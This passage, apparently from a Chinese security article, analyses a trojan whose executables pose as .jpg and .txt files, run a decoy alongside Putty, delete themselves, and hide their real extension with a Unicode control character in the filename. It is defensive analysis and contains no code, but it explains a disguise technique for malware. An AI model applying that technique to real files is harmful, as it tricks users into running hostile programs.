


图 3　看到正常图标




图 4　发现木马

同了。

将两个压缩文件解压后就看到了正常的文件图标，如图3所示，在解压缩的过程中那个扩展名为jpg的文件没有问题，但是txt文件却直接被Nod32干掉了，此时凭直觉我认为那个扩展名为txt的文件不是文本文档，如图4。




图 5　运行 2 个程序

直接运行解压后的图片文件，会运行如图5所示的两个程序：一个是图片查看器打开了正常的图片，另外一个是Putty远程连接程序。关闭打开的两个程序，回到原文件的目录下观察，此时那个扩展名为jpg的文件已经能够正确显示预览了，如图6所示。

在程序运行过一次之后如果再次运行就只会打开图片文件，不会再执行那个可执行程序了，因为原来的可执行程序在执行完后已经删除，而目录下的“同名”文件此时就已经是名副其实的图片了。另外如果运行那个扩展名为txt的文件会得到同样的效果。唯一的不同是在运行那个扩展名为txt的文件的时候，在打开的文本文档关闭之后才会运行Putty程序。同样如果关闭后再次运行的时候将只会得到一个txt文档。到此时我们可以确定那两个所谓的图片和文本文档根本就是披着羊皮的狼。

那么既然不是图片和文本文档，这两个文件又是什么格式的文件呢？经验告诉我们如果一个文件执行的时候能出现两个程序，那么最大的可能就是文件被捆绑了。直接用**UltraEdit**载入没有运行过的jpg和txt文件（这里需要重新解压源文件，原因上面已经说过了，程序运行一次后就会变成真正的图片和Txt了），如果解压到同样的目录下就会看到如图7所示的奇怪现象，文件名和扩展名竟然可以相同？暂且不管这些，载入后观察一下这两个文件的文件头。如图8、图9所示，并且此时如果仔细观察UltraEditor的文件标题窗口就会发现UltraEditor已经将正确的文件名解析出来了，分别是JZCESHI~1.EXE和CDGPJ~1.EXE。




图 6　已经能正常预览




图 7　文件名相同

如果熟悉PE文件格式，可以很自然的根据PE文件的文件头“MZ”和“PE”两个区段来判断这两个图片是标准的PE文件。那么程序在系统下显示扩展名为jpg和txt文件肯定就是在文件名上做了手脚。我们尝试把文件重命名试试。重命名的过程中发现了下面的有趣现象，那两个文件重命名的时候光标的起始位置是在中间，而对于正常文件的重命名光标默认是在文件名的末尾（请仔细查看，那个光标好像很不明显），如图10所示。并且仔细观察两个文件虽然显示的扩展名不同，但是却有个共同点，在文件名中都有exe.字样，名字格式为*exe.*。在实验上面的效果时需要去掉文件夹选项的隐藏已知文件名选项的复选框。

根据上面的情况可以知道，对于正常文件重命名光标会自动跳到文件末尾，也就是说对于那两个特殊的文件光标的位置肯定也是在名字字符串的末尾的，但是仅仅通过没有什么特点的文件名是怎么实现的呢？忽然想到了前一段时间玩Unicode字符时，文字叠加可以表现出下面的效果，由于Unicode控制字符的问题，在显示的时候会看到文字有乱码背景的效果，如图11所示。




图 8 图 9　得到正确的文件名

是不是Unicode字符在捣鬼呢？我们再一次来重命名，不要删除文件名的任何字符，直接右键选择显示Unicode控制字符。可以发现文件名中多了一个奇怪的字符如图12所示，




图 10　光标位置




图 11　文字叠加效果




图 12　发现奇怪字符

